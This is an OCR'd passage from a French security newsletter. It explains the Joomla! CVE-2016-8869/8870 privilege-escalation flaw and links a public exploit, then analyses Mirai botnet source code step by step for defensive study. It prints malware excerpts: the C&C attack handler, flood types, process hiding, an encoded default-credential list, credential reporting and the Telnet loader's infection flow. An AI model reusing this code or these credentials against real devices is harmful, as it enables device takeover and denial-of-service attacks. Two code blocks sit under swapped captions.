
Cependant, la dernière ligne du code permettant l'enregistrement en base de données du nouvel utilisateur récupère le champ « `$data` » original, qui contient encore le champ « `groups[]` ».

L'enregistrement de l'utilisateur est donc réalisé directement à partir des entrées utilisateur sans filtrage préalable. Un attaquant peut ainsi ajouter le champ « `groups[]` ».

Cet ajout permet de définir le groupe auquel l'utilisateur appartiendra. Par défaut, le groupe « administrateur » est le groupe numéro « 7 ». En renseignant ainsi cette valeur, un attaquant peut obtenir les privilèges administrateur sur un CMS vulnérable. Cette seconde vulnérabilité est référencée **CVE-2016-8869.**

> Suis-je impacté par ces vulnérabilités ?

Seules les versions 3.4.4 à 3.6.3 de Joomla! sont affectées par ces vulnérabilités. Si vous disposez d'une version antérieure à 3.4.4 ou supérieure à 3.6.3, vous n'êtes pas impactés. Cela est dû à une simple modification dans la méthode « `user.register` ». Auparavant, celle-ci ne récupérait pas le formulaire « `$form` » nécessaire à la fonction « `validate()` », ce qui empêchait la création d'un utilisateur par cette méthode.



> Depuis combien de temps ces vulnérabilités sont présentes ?

La version 3.4.4 de Joomla! a été publiée le 08 septembre 2015. Ces vulnérabilités sont donc vieilles de plus d'un an.

> Les vulnérabilités sont-elles exploitées sur Internet ? Existe-t-il des codes d'exploitation ?

Selon les experts de la société Sucuri, aucun site Internet n'a été piraté en utilisant ces failles avant leurs publications au grand public, le 25 octobre 2016. Cependant, le nombre de tentatives d'exploitation après la divulgation de cette dernière a grimpé de manière exponentielle dans les deux jours ayant suivi l'annonce. L'exploitation de ces vulnérabilités étant simple, même pour un novice, de nombreux acteurs tentent leur chance via des scans massifs à la recherche d'un site vulnérable.

Un code d'exploitation complet est disponible à l'adresse suivante :
https://github.com/XiphosResearch/exploits/blob/master/Joomraa/joomraa.py

Ce dernier crée un compte administrateur nommé « hacker », puis tente d'exécuter un fichier PHP pour vérifier que l'exploitation s'est bien déroulée. Néanmoins, un attaquant devra modifier le code de l'exploit s'il veut charger son propre webshell afin d'exécuter des commandes arbitraires sur le serveur sous-jacent.

> Comment corriger ces vulnérabilités ?

La seule méthode simple et fiable permettant de corriger ces vulnérabilités est de mettre à jour Joomla! vers la version 3.6.4 ou supérieure.

Le patch de sécurité est relativement simple puisque la méthode « historique » « user.register » a été purement et simplement supprimée :
https://github.com/joomla/joomla-cms/commit/bae1d43938c878480cfd73671e4945211538fdcf

> Dois-je mettre à jour en urgence ?

Si votre version est affectée, oui. Cette vulnérabilité est facile à exploiter et permet de prendre le contrôle total de votre site, voire du serveur sur lequel il est hébergé. Il est donc très fortement recommandé de mettre à jour au plus vite, en téléchargeant la dernière version de Joomla! disponible depuis le site officiel :

✚ https://www.joomla.org/download.html

> Cette vulnérabilité est-elle plus critique que la CVE-2015-8562 ?

Pour rappel, la **CVE-2015-8562** permettait à un attaquant distant non authentifié d'exécuter des commandes à distance sur un système hébergeant le CMS Joomla! (voir ActuSecu #43 https://www.xmco.fr/actu-secu/XMCO-ActuSecu-43-Anonymat-ApacheCommons.pdf). La vulnérabilité **CVE-2015-8562** reste très importante puisqu'elle touche quasiment toutes les versions du CMS. Cependant, les vulnérabilités **CVE-2016-8870** et **CVE-2016-8869**, bien que touchant potentiellement moins d'installations restent très simples à exploiter, pour un impact très important. Elles sont donc loin d'être négligeables.

Analyse du botnet Mirai

Par Vincent MARQUET


> Introduction

Ces derniers mois, les attaques DDoS ont été très médiatisées, avec de nouveaux records de volume. Le 20 septembre, le site du chroniqueur en sécurité informatique Bryan Krebs est touché par une attaque de 620 gigabits par seconde [1] suite à la publication d'une série d'articles de celui-ci à propos des services qui vendent des attaques par déni de service [2]. Le 21 octobre, la société Dyn, fournisseur de services DNS pour des sites populaires tels que Twitter, Reddit ou Spotify, est également attaquée [3,4]. Les sites de ses clients deviennent inaccessibles, rendant l'attaque particulièrement remarquée et médiatisée. Le point commun de ces attaques est le botnet utilisé à leur origine. Baptisé Mirai, celui-ci est constitué d'objets connectés, notamment des caméras, dont le mot de passe par défaut est connu publiquement. Le 30 septembre, le code source du botnet est publié par son auteur sur le site communautaire hackforums.net [5] (puis republié sur GitHub [6]). Plutôt qu'un geste altruiste à l'égard de ses collègues malfaiteurs, on peut plutôt voir dans la publication des sources de Mirai un moyen pour l'auteur de brouiller ses traces, en rendant l'outil prêt à l'emploi pour les script-kiddies.

Dans cet article, nous allons parcourir le code source de Mirai pour comprendre son fonctionnement.

Note : pour une compréhension maximale, il est recommandé de regarder le code source sur GitHub en même temps que de suivre cet article. Les liens vers les parties du code concernées sont donnés au fur et à mesure de l'article.

Note 2 : dans les extraits de code, certaines lignes peuvent être omises par souci de clarté et de concision. Ces lignes sont remplacées par `//...`.



> Analyse de Mirai

Vue d'ensemble

Le botnet Mirai peut être décomposé en 3 éléments : le C&C, un serveur permettant aux utilisateurs malveillants du botnet de choisir les paramètres des attaques et de les transmettre aux bots, du loader, un serveur permettant aux attaquants d'infecter de nouvelles machines, et enfin des machines infectées, ou "bots".

Anatomie du repository

Le dépôt du code de Mirai, disponible à l'adresse https://github.com/jgamblin/Mirai-Source-Code, est notamment composé des dossiers suivants :

✚ **loader** : le programme qui va installer le bot sur une machine vulnérable ;

✚ **mirai**
- bot : le programme installé sur les machines infectées
- cnc : le serveur de contrôle
- tools : divers programmes, comme des scripts permettant d'obfusquer un nom de domaine

✚ **scripts** : script d'installation du CNC, schéma de la base de données du CNC.

« Le point commun de ces attaques est le botnet utilisé à leur origine. Baptisé Mirai, celui-ci utilise des objets connectés dont le mot de passe par défaut est connu publiquement »

Serveur de contrôle (CNC)

Ayant besoin de pouvoir donner des commandes aux machines qu'il contrôle (cible du déni de service, moment de l'attaque, etc.), l'auteur de Mirai a utilisé un serveur de contrôle, aussi appelé CNC (Command and Control). Celui-ci n'est pas référencé par les machines du botnet par son adresse IP, mais plutôt par un nom de domaine, ce qui permet à l'attaquant de changer le serveur de contrôle facilement grâce à un changement DNS. En effet, le serveur de contrôle de Mirai pouvant lui-même être attaqué par déni de service par divers acteurs (chercheurs en sécurité, concurrents de l'auteur de Mirai sur le marché des dénis de service, etc.), il a besoin de pouvoir changer de serveur facilement.

Afin de se protéger, l'auteur obfusque le nom de domaine du serveur de contrôle grâce au programme C "mirai/tools/enc.c". Ce programme transforme un nom de domaine en une suite d'octets obfusqués qu'il faut affecter à la directive de préprocesseur nommée `TABLE_CNC_DOMAIN` ("mirai/bot/table.h") lors de la compilation du binaire devant être installé sur la machine visée.

```c
int main(int argc, char **args)
{
    //...

    printf("XOR'ing %d bytes of data...\n", len);
    data = x(data, len);
    for (i = 0; i < len; i++)
        printf("\\x%02X", ((unsigned char *)data)[i]);
    printf("\n");
}

void *x(void *_buf, int len)
{
    unsigned char *buf = (char *)_buf, *out = malloc(len);
    int i;
    uint8_t k1 = table_key & 0xff,
            k2 = (table_key >> 8) & 0xff,
            k3 = (table_key >> 16) & 0xff,
            k4 = (table_key >> 24) & 0xff;

    for (i = 0; i < len; i++)
    {
        char tmp = buf[i] ^ k1;

        tmp ^= k2;
        tmp ^= k3;
        tmp ^= k4;

        out[i] = tmp;
    }

    return out;
}
```

Le serveur de contrôle a été écrit dans le langage Go (1200 lignes de code) et est disponible dans le dossier "mirai/cnc/". Le serveur utilise une base de données MySQL afin de stocker les informations sur les victimes, telles que la durée de l'attaque ou le nombre maximal de bots à utiliser. Le schéma de la base de données est disponible dans "scripts/db.sql" :

```sql
CREATE DATABASE mirai;

CREATE TABLE `history` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `user_id` int(10) unsigned NOT NULL,
  `time_sent` int(10) unsigned NOT NULL,
  `duration` int(10) unsigned NOT NULL,
  `command` text NOT NULL,
  `max_bots` int(11) DEFAULT '-1',
  PRIMARY KEY (`id`),
  KEY `user_id` (`user_id`)
);

CREATE TABLE `users` (
  `id` int(10) unsigned NOT NULL AUTO_INCREMENT,
  `username` varchar(32) NOT NULL,
  `password` varchar(32) NOT NULL,
  `duration_limit` int(10) unsigned DEFAULT NULL,
  `cooldown` int(10) unsigned NOT NULL,
  `wrc` int(10) unsigned DEFAULT NULL,
  `last_paid` int(10) unsigned NOT NULL,
  `max_bots` int(11) DEFAULT '-1',
  `admin` int(10) unsigned DEFAULT '0',
  `intvl` int(10) unsigned DEFAULT '30',
  `api_key` text,
  PRIMARY KEY (`id`),
  KEY `username` (`username`)
);
```

Le programme Go fournit l'interface en ligne de commande permettant de lancer des attaques. Le CNC accepte les connexions sur le port 101 et lance un nouveau thread pour chaque client (note : le mot clé `go` du langage Go permet de lancer l'exécution d'une fonction dans un nouveau thread, sans bloquer l'exécution du thread principal).

```go
func main() {
    //...

    api, err := net.Listen("tcp", "0.0.0.0:101")
    if err != nil {
        fmt.Println(err)
        return
    }

    //...

    go func() {
        for {
            conn, err := api.Accept()
            if err != nil {
                break
            }
            go apiHandler(conn)
        }
    }()

    //...
}

func apiHandler(conn net.Conn) {
    //...
    NewApi(conn).Handle()
}
```

Le processus de lancement d'une attaque est programmé dans la fonction Handle dans "mirai/cnc/api.go". La fonction interroge la base de données afin de vérifier que l'utilisateur possède bien une clé d'API lui permettant de lancer une attaque et que le nombre de bot demandé est inférieur ou égal au nombre maximal de bots auquel l'utilisateur a droit (ceci étant proportionnel au prix que l'utilisateur du service a payé). L'interface permet de choisir jusqu'à 255 cibles (adresses IP) par attaque. Une fois les paramètres de l'attaque validés, celle-ci est ajoutée à la liste des attaques en attente d'être lancées.

```go
func (this *Api) Handle() {
    var botCount int
    var apiKeyValid bool
    var userInfo AccountInfo

    // Get command
    this.conn.SetDeadline(time.Now().Add(60 * time.Second))
    cmd, err := this.ReadLine()
    if err != nil {
        this.conn.Write([]byte("ERR|Failed reading line\r\n"))
        return
    }
    passwordSplit := strings.SplitN(cmd, "|", 2)
    if apiKeyValid, userInfo = database.CheckApiCode(passwordSplit[0]);
    !apiKeyValid {
        this.conn.Write([]byte("ERR|API code invalid\r\n"))
        return
    }
    botCount = userInfo.maxBots
    cmd = passwordSplit[1]
    if cmd[0] == '-' {
        countSplit := strings.SplitN(cmd, " ", 2)
        count := countSplit[0][1:]
        botCount, err = strconv.Atoi(count)
        if err != nil {
            this.conn.Write([]byte("ERR|Failed parsing botcount\r\n"))
            return
        }
        if userInfo.maxBots != -1 && botCount > userInfo.maxBots {
            this.conn.Write([]byte("ERR|Specified bot count over limit\r\n"))
            return
        }
        cmd = countSplit[1]
    }

    atk, err := NewAttack(cmd, userInfo.admin)
    if err != nil {
        this.conn.Write([]byte("ERR|Failed parsing attack command\r\n"))
        return
    }
    buf, err := atk.Build()
    if err != nil {
        this.conn.Write([]byte("ERR|An unknown error occurred\r\n"))
        return
    }
    if database.ContainsWhitelistedTargets(atk) {
        this.conn.Write([]byte("ERR|Attack targetting whitelisted target\r\n"))
        return
    }
    if can, _ := database.CanLaunchAttack(userInfo.username, atk.Duration,
        cmd, botCount, 1);!can {
        this.conn.Write([]byte("ERR|Attack cannot be launched\r\n"))
        return
    }

    clientList.QueueBuf(buf, botCount, "")
    this.conn.Write([]byte("OK\r\n"))
}
```

Les fonctions `database.ContainsWhitelistedTargets(atk)` et `database.CanLaunchAttack(userInfo.username, atk.Duration, cmd, botCount, 1)`, qui interrogent directement la base de donnée via des requêtes SQL, sont définies dans "mirai/cnc/database.go".

Les détails de l'attaque demandée sont ensuite transmis aux bots. Le fichier "mirai/cnc/attack.go" liste les flags permettant de configurer les paquets envoyés pour le déni de service. Les différents types d'attaques résultant des différentes combinaisons de flags sont les suivants :

```go
"vse": AttackInfo {
    1,
    []uint8 { 2, 3, 4, 5, 6, 7 },
    "Valve source engine specific flood",
},
"dns": AttackInfo {
    2,
    []uint8 { 2, 3, 4, 5, 6, 7, 8, 9 },
    "DNS resolver flood using the targets domain, input IP is ignored",
},
"syn": AttackInfo {
    3,
    []uint8 { 2, 3, 4, 5, 6, 7, 11, 12, 13, 14, 15, 16, 17, 18, 25 },
    "SYN flood",
},
"ack": AttackInfo {
    4,
    []uint8 { 0, 1, 2, 3, 4, 5, 6, 7, 11, 12, 13, 14, 15, 16, 17, 18, 25 },
    "ACK flood",
},
"stomp": AttackInfo {
    5,
    []uint8 { 0, 1, 2, 3, 4, 5, 7, 11, 12, 13, 14, 15, 16 },
    "TCP stomp flood",
},
"greip": AttackInfo {
    6,
    []uint8 {0, 1, 2, 3, 4, 5, 6, 7, 19, 25},
    "GRE IP flood",
},
"greeth": AttackInfo {
    7,
    []uint8 {0, 1, 2, 3, 4, 5, 6, 7, 19, 25},
    "GRE Ethernet flood",
},
"udpplain": AttackInfo {
    9,
    []uint8 {0, 1, 7},
    "UDP flood with less options. optimized for higher PPS",
},
"http": AttackInfo {
    10,
    []uint8 {8, 7, 20, 21, 22, 24},
    "HTTP flood",
},
```

Le principe de ces différentes attaques ne sera pas expliqué dans cet article, mais des articles entiers leur sont dédiés et sont accessibles sur Internet.

Le bot


Le bot est composé de plus de 6200 lignes de code C réparties dans 13 fichiers .c et presque autant de .h.

Première étape : suppression des services en écoute

Tout d'abord, le programme remplace le nom du processus afin de se cacher, via l'appel système `prctl` ("mirai/bot/main.c" ligne 128) :

```c
// Hide argv0
name_buf_len = ((rand_next() % 4) + 3) * 4;
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
util_strcpy(args[0], name_buf);

// Hide process name
name_buf_len = ((rand_next() % 6) + 3) * 4;
rand_alphastr(name_buf, name_buf_len);
name_buf[name_buf_len] = 0;
prctl(PR_SET_NAME, name_buf);
```



Puis, il appelle la fonction `killer_init()` ("main.c" ligne 157). Cette fonction, définie dans "mirai/bot/killer.c" (ligne 25), va "nettoyer" la machine hôte afin de supprimer les services actuellement en écoute sur les ports 23 (Telnet), 22 (SSH) et 80 (HTTP) :

```
#ifdef DEBUG
    printf("[killer] Trying to kill port 23\n");
#endif
    if (killer_kill_by_port(htons(23)))
    {
#ifdef DEBUG
        printf("[killer] Killed tcp/23 (telnet)\n");
#endif
    } else {
#ifdef DEBUG
        printf("[killer] Failed to kill port 23\n");
#endif
```

Le programme scanne ensuite `/proc` afin de déterminer les processus tournant actuellement sur le système, notamment pour tuer le processus du malware compétiteur "Anime" si celui-ci est présent :

```
// If path contains ".anime" kill.
if (util_stristr(realpath, rp_len - 1,
    table_retrieve_val(TABLE_KILLER_ANIME, NULL)) != -1)
{
    unlink(realpath);
    kill(pid, 9);
}
```

Seconde étape : le lancement des attaques par déni de service

Revenons dans "mirai/bot/main.c". Après avoir effectué une purge sur le système, le bot rentre ensuite dans une boucle d'échange de données entre lui et le serveur CNC.


Le bot communique avec celui-ci via un protocole binaire ("mirai/bot/main.c" ligne 270). À chaque message reçu du CNC, le code appelle la fonction `attack_parse` définie dans "mirai/bot/attack.c" en lui passant en paramètre les informations reçues. Cette fonction va parser le paquet afin de retrouver la durée de l'attaque, son identifiant, les adresses IP des cibles ainsi que d'autres options, pour ensuite appeler la fonction `attack_start`.

Cette fonction va créer un nouveau processus (via l'appel système `fork`) pour ensuite lancer diverses attaques. Par exemple, la fonction `attack_tcp_syn`, définie dans "mirai/bot/attack_tcp.c", forge des paquets TCP qui sont ensuite envoyés à la machine cible via l'appel système `sendto` permettant d'envoyer des messages à travers une socket.

Exemple : l'attaque sur DynDNS

La société Dyn gère les services liés au DNS de plusieurs sites populaires. Le protocole DNS, lié au port 53, permet aux internautes d'obtenir l'adresse IP du site qu'ils veulent visiter, à partir du nom de domaine. Par exemple, le navigateur d'un utilisateur souhaitant visiter twitter.com va devoir effectuer une requête DNS en envoyant un paquet sur le port 53 des serveurs de Dyn afin de récupérer l'adresse IP de twitter.com, 104.244.42.193, stockée dans la base de données de Dyn.

L'attaque a donc été réalisée en surchargeant les serveurs de Dyn de requêtes sur le port 53 via les protocoles TCP et UDP. Le serveur ne pouvant répondre à toutes les demandes, des demandes légitimes se retrouvent ignorées et les internautes ne peuvent se connecter aux sites des clients de Dyn, comme twitter.com par exemple, faute de pouvoir en récupérer l'adresse IP. Le volume de trafic surchargeant les serveurs de Dyn a de plus été amplifié par le fait que des serveurs DNS légitimes essayaient régulièrement de contacter les serveurs de Dyn pour mettre à jour leurs caches.



Malgré plusieurs points de filtrage du trafic en amont des serveurs de Dyn, ceux-ci ont reçu lors de l'attaque entre 10 et 20 fois le volume de trafic qu'ils ont habituellement. Après analyse par les ingénieurs de Dyn, le réseau à l'origine du déni de service est estimé à 100 000 machines, auxquelles s'ajoutent les millions de machines légitimes ayant essayé en boucle d'interroger les serveurs de Dyn. Plus d'informations sont disponibles dans l'analyse de l'attaque publiée par Dyn [7].

Étape optionnelle : utiliser le bot pour coloniser d'autres machines

En activant la directive de préprocesseur `MIRAI_TELNET`, il est également possible d'utiliser les bots afin d'étendre le réseau en se connectant à d'autres bots. La fonction `scanner_init`, définie dans "mirai/bot/scanner.c" ligne 57, est alors appelée avant que le bot ne rentre dans la boucle expliquée dans le paragraphe précédent ("mirai/bot/main.c" ligne 159) :

```
#ifdef MIRAI_TELNET
    scanner_init();
#endif
```

Dans `scanner_init`, un nouveau processus est créé pour que cette étape d'expansion du réseau se fasse en parallèle des autres activités du bot. L'attaquant forge alors un paquet TCP ciblant le protocole Telnet port 23 ("mirai/bot/scanner.c" ligne 116) :

```
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);     // root     xc3511
add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);          // root     vizxv
add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);          // root     admin
add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);      // admin    admin
add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);      // root     888888
add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5); // root     xmhdipc
//...
```

On trouve ensuite la liste des mots de passe testés par le programme afin de s'authentifier via Telnet ("mirai/bot/scanner.c" ligne 123). La liste ci-dessous a été écourtée, la liste originale comptant 62 couples identifiant / mot de passe.

```
// Set up TCP header
tcph->dest = htons(23);
tcph->source = source_port;
tcph->doff = 5;
tcph->window = rand_next() & 0xffff;
tcph->syn = TRUE;
```

La plupart de ces identifiants correspond à des caméras. Les autres machines visées sont des routeurs et des imprimantes. La liste complète des cibles a été reconstituée par Brian Krebs et est disponible sur son site [8].

Le processus rentre ensuite dans une boucle infinie. Une adresse IP aléatoire est générée à chaque itération par un appel à la fonction `get_random_ip()` ("mirai/bot/scanner.c" ligne 213), définie dans "mirai/bot/scanner.c" ligne 674. Certaines plages d'adresses IP sont évitées, telle que celle du département de la défense américain par exemple (voir "mirai/bot/scanner.c" ligne 688 pour la liste complète). Lorsque la machine répond à la tentative de connexion Telnet, le programme teste les mots de passe. Si un mot de passe est trouvé, la fonction `report_working()` est appelée ("mirai/bot/scanner.c" ligne 612). Cette fonction renvoie au loader l'adresse IP, le port, l'identifiant et le mot de passe utilisés pour se connecter ("mirai/bot/scanner.c" ligne 948) :

```
send(fd, &daddr, sizeof (ipv4_t), MSG_NOSIGNAL);
send(fd, &dport, sizeof (uint16_t), MSG_NOSIGNAL);
send(fd, &(auth->username_len), sizeof (uint8_t), MSG_NOSIGNAL);
send(fd, auth->username, auth->username_len, MSG_NOSIGNAL);
send(fd, &(auth->password_len), sizeof (uint8_t), MSG_NOSIGNAL);
send(fd, auth->password, auth->password_len, MSG_NOSIGNAL);
```

Loader

Le loader de Mirai est le programme qui, une fois qu'une machine vulnérable a été détectée, va s'y connecter et y installer le bot. Le loader est un programme C d'environ 2000 lignes de code qui commence par créer un serveur en appelant la fonction `server_create` ("loader/src/main.c "ligne 53). Cette fonction est définie dans `server.c`. Le loader lit ensuite les données des machines vulnérables sur l'entrée standard. Il utilise pour cela la fonction `telnet_info_parse` ("loader/src/telnet_info.c" ligne 25).

```
if (telnet_info_parse(strbuf, &info) == NULL)
    printf("Failed to parse telnet info: \"%s\"
        Format -> ip:port user:pass arch\n", strbuf);
```

De retour dans le `main`, le loader appelle la fonction `server_queue_telnet` ("loader/src/server.c" ligne 89) en lui passant en paramètre les informations sur la machine vulnérable.

```
server_queue_telnet(srv, &info);
```


`server_queue_telnet` transmet les informations à `server_telnet_probe` ("loader/src/server.c" ligne 103), qui va ensuite déclencher un événement que la fonction `handle_event` ("loader/src/server.c" ligne 184) va réceptionner. Cette fonction contient une boucle qui va gérer les échanges de paquets entre le loader et la machine cible :

```
while (TRUE)
{
    int consumed;

    switch (conn->state_telnet)
    {
        case TELNET_READ_IACS:
            consumed = connection_consume_iacs(conn);
            if (consumed)
                conn->state_telnet = TELNET_USER_PROMPT;
            break;
        case TELNET_USER_PROMPT:
            consumed = connection_consume_login_prompt(conn);
            if (consumed)
            {
                util_sockprintf(conn->fd, "%s", conn->info.user);
                strcpy(conn->output_buffer.data, "\r\n");
                conn->output_buffer.deadline = time(NULL) + 1;
                conn->state_telnet = TELNET_PASS_PROMPT;
            }
            break;
        case TELNET_PASS_PROMPT:
            // ...
    }
}
```

Les différents cas du `switch` provoquent l'envoi de différents paquets, permettant de réaliser des actions particulières sur la machine cible. Ces actions sont :

- Connexion à la machine (lecture du prompt et envoi du mot de passe).
- Exécution de la commande `/bin/busybox ps`. Les processus suspects sont ensuite tués par le loader (fonction `connection_consume_psoutput`, "loader/src/connection.c" ligne 246).
- Exécution de la commande `/bin/busybox cat /proc/mounts`. Le loader essaye ensuite de créer un fichier pour voir si les répertoires sont accessibles en écriture (fonction `connection_consume_mounts`, "loader/src/connection.c" ligne 351).



✚ Exécution de la commande `/bin/busybox cat /bin/echo`. Le loader parse le binaire ELF `/bin/echo` afin de déterminer l'architecture matérielle de la machine cible.

✚ Si besoin, exécution de `cat /proc/cpuinfo` pour avoir des informations complémentaires sur l'architecture matérielle.

✚ Exécution de `/bin/busybox wget; /bin/busybox tftp;` pour déterminer si `wget` ou `tftp` est installé sur la machine cible.

✚ Si l'un de ces deux programmes est installé, le binaire du bot Mirai est téléchargé grâce au programme. Sinon, le binaire est envoyé via la connexion Telnet.

✚ Une fois le binaire téléchargé, il est finalement exécuté sur la machine cible.

« Certains ISP sont vigilants et filtrent le trafic circulant vers leurs abonnés, réduisant déjà le nombre de machines que des attaquants sont capables d'infecter. »

Note : on remarque qu'après chaque commande, le loader exécute la commande `/bin/busybox ECCHI` sur la machine distante. Cette commande va retourner le message `ECCHI : applet not found`, permettant de délimiter la sortie de la commande exécutée précédemment.

Une visualisation interactive des commandes échangées via Telnet lors de l'infection d'une machine est disponible à l'adresse https://asciinema.org/a/1tynlhzfs0lmw6t3bn5k40cu7.

> Conclusion

